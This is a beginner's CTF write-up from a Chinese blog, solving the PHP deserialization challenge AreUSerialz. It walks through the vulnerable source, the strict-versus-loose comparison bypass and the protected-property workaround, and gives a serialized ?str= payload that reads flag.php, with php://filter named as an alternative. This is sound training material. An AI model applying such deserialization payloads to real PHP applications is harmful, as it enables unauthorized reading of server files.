buuctf初学者学习记录--[网鼎杯 2020 青龙组]AreUSerialz

原创

pakho_C 于 2022-02-09 23:20:19 发布 368 收藏

文章标签： web安全 安全漏洞 php

本文链接：https://blog.csdn.net/pakho_C/article/details/122851282

web第28题

[网鼎杯 2020 青龙组]AreUSerialz

打开靶场直接给出源码

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
```

```
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

1.先分析is_valid函数

```
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}
```

判断$s变量的ascii码字符是否是32到125（也就是可显示的字符串），是的话就返回true

ASCII 字符代码表 一

高四位 / 低四位		ASCII非打印控制字符 0000 0					ASCII非打印控制字符 0001 1					ASCII 打印字符 0010 2		ASCII 打印字符 0011 3		ASCII 打印字符 0100 4		ASCII 打印字符 0101 5		ASCII 打印字符 0110 6		ASCII 打印字符 0111 7		
		十进制	字符	ctrl	代码	字符解释	十进制	字符	ctrl	代码	字符解释	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	ctrl
0000	0	0	BLANK NULL	^@	NUL	空	16	▶	^P	DLE	数据链路转意	32		48	0	64	@	80	P	96	`	112	p	
0001	1	1	☺	^A	SOH	头标开始	17	◀	^Q	DC1	设备控制 1	33	!	49	1	65	A	81	Q	97	a	113	q	
0010	2	2	☻	^B	STX	正文开始	18	↕	^R	DC2	设备控制 2	34	"	50	2	66	B	82	R	98	b	114	r	
0011	3	3	♥	^C	ETX	正文结束	19	‼	^S	DC3	设备控制 3	35	#	51	3	67	C	83	S	99	c	115	s	
0100	4	4	♦	^D	EOT	传输结束	20	¶	^T	DC4	设备控制 4	36	$	52	4	68	D	84	T	100	d	116	t	
0101	5	5	♣	^E	ENQ	查询	21	§	^U	NAK	反确认	37	%	53	5	69	E	85	U	101	e	117	u	
0110	6	6	♠	^F	ACK	确认	22	▬	^V	SYN	同步空闲	38	&	54	6	70	F	86	V	102	f	118	v	
0111	7	7	•	^G	BEL	震铃	23	↨	^W	ETB	传输块结束	39	'	55	7	71	G	87	W	103	g	119	w	
1000	8	8	◘	^H	BS	退格	24	↑	^X	CAN	取消	40	(	56	8	72	H	88	X	104	h	120	x	
1001	9	9	○	^I	TAB	水平制表符	25	↓	^Y	EM	媒体结束	41	)	57	9	73	I	89	Y	105	i	121	y	
1010	A	10	◙	^J	LF	换行/新行	26	→	^Z	SUB	替换	42	*	58	:	74	J	90	Z	106	j	122	z	
1011	B	11	♂	^K	VT	竖直制表符	27	←	^[	ESC	转意	43	+	59	;	75	K	91	[	107	k	123	{	
1100	C	12	♀	^L	FF	换页/新页	28	∟	^\	FS	文件分隔符	44	,	60	<	76	L	92	\	108	l	124	|	
1101	D	13	♪	^M	CR	回车	29	↔	^]	GS	组分隔符	45	-	61	=	77	M	93	]	109	m	125	}	
1110	E	14	♫	^N	SO	移出	30	▲	^6	RS	记录分隔符	46	.	62	>	78	N	94	^	110	n	126	~	
1111	F	15	☼	^O	SI	移入	31	▼	^-	US	单元分隔符	47	/	63	?	79	O	95	_	111	o	127	Δ	^Back space

注：表中的ASCII字符可以用:ALT + "小键盘上的数字键" 输入

2.分析主程序

```
if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

接受get传入的str变量，转换为字符串，然后使用is_valid函数进行验证是否是合法的字符串
是的话就进行反序列化
解题点：反序列化时会执行类中的__destruct函数

3.分析__destruct函数

```
function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
```

判断op变量是否为**字符串2**，注意这里是**强等于**，如果是的话就将op置为字符串1，然后将content置空，执行process函数，将op赋值为**数字2**，if判断自然就会返回false，从而达到绕过的目的

4.分析process函数

```php
public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
```

判断op是否为字符串1或2，注意这里是**弱等于**，也就是说，判断时会自动将两边的变量类型转换为一样，只要我们将op置为**数字2**，那么这里的第二个if中的弱等于就会返回true，从而执行read函数，并将结果输出

5.分析read函数

```php
private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }
```

读取filename文件的内容并返回，很显然我们序列化时要将filename设置为flag.php
ps：这样读取出来不会显示在web页面中，在开发者工具中可以看到flag，也可以使用php://filter来进行读取，然后base64解码直接得到

在序列化时我产生的误解：我本来想直接用这个文件进行序列化，但是创建对象时，会自动调用__construct构造函数，分析代码可知，这会给3个变量赋初值，从而导致无法绕过。所以自己新建一个类名相同的文件，只包含3个同名变量即可，这样序列化时就不会产生任何问题，并且反序列化时由于类名变量名都相同，自然会调用原本文件中的析构函数

```php
<?php
class FileHandler {

    protected $op=2;
    protected $filename="flag.php";
    protected $content;
}
$a=new FileHandler;
echo serialize($a);
?>
```

```
O:11:"FileHandler":3:{s:5:"*op";i:2;s:11:"*filename";s:8:"flag.php";s:10:"*content";N;}
```

这样做失败了，查了原因是因为protected类型的属性序列化后存在不可打印字符。protected类型的变量在序列化的时会有%00*%00字符，%00字符的ASCII码为0，就无法通过上面的is_valid()校验，%00字符ascii码为0，所以不显示，变量前面会存在多出一个*

private类型的属性序列化后也会产生不可打印字符，对于PHP版本7.1+，对属性的类型不敏感，我们可以将protected类型改为public，以消除不可打印字符。

```php
<?php
class FileHandler {

    public $op=2;
    public $filename="flag.php";
    public $content;
}
$a=new FileHandler;
echo serialize($a);
?>
```


O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}

payload：


```
?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}
```

```php
if(isset($_GET['str']))  {

        $str  =  (string)$_GET['str'];
        if(is_valid($str))  {
                $obj  =  unserialize($str);
        }

}
```

[Result]:



得到flag

protect的绕过还有其他方式，参考这位佬的wp

2020-网鼎杯(青龙组)_Web题目 AreUserialz Writeup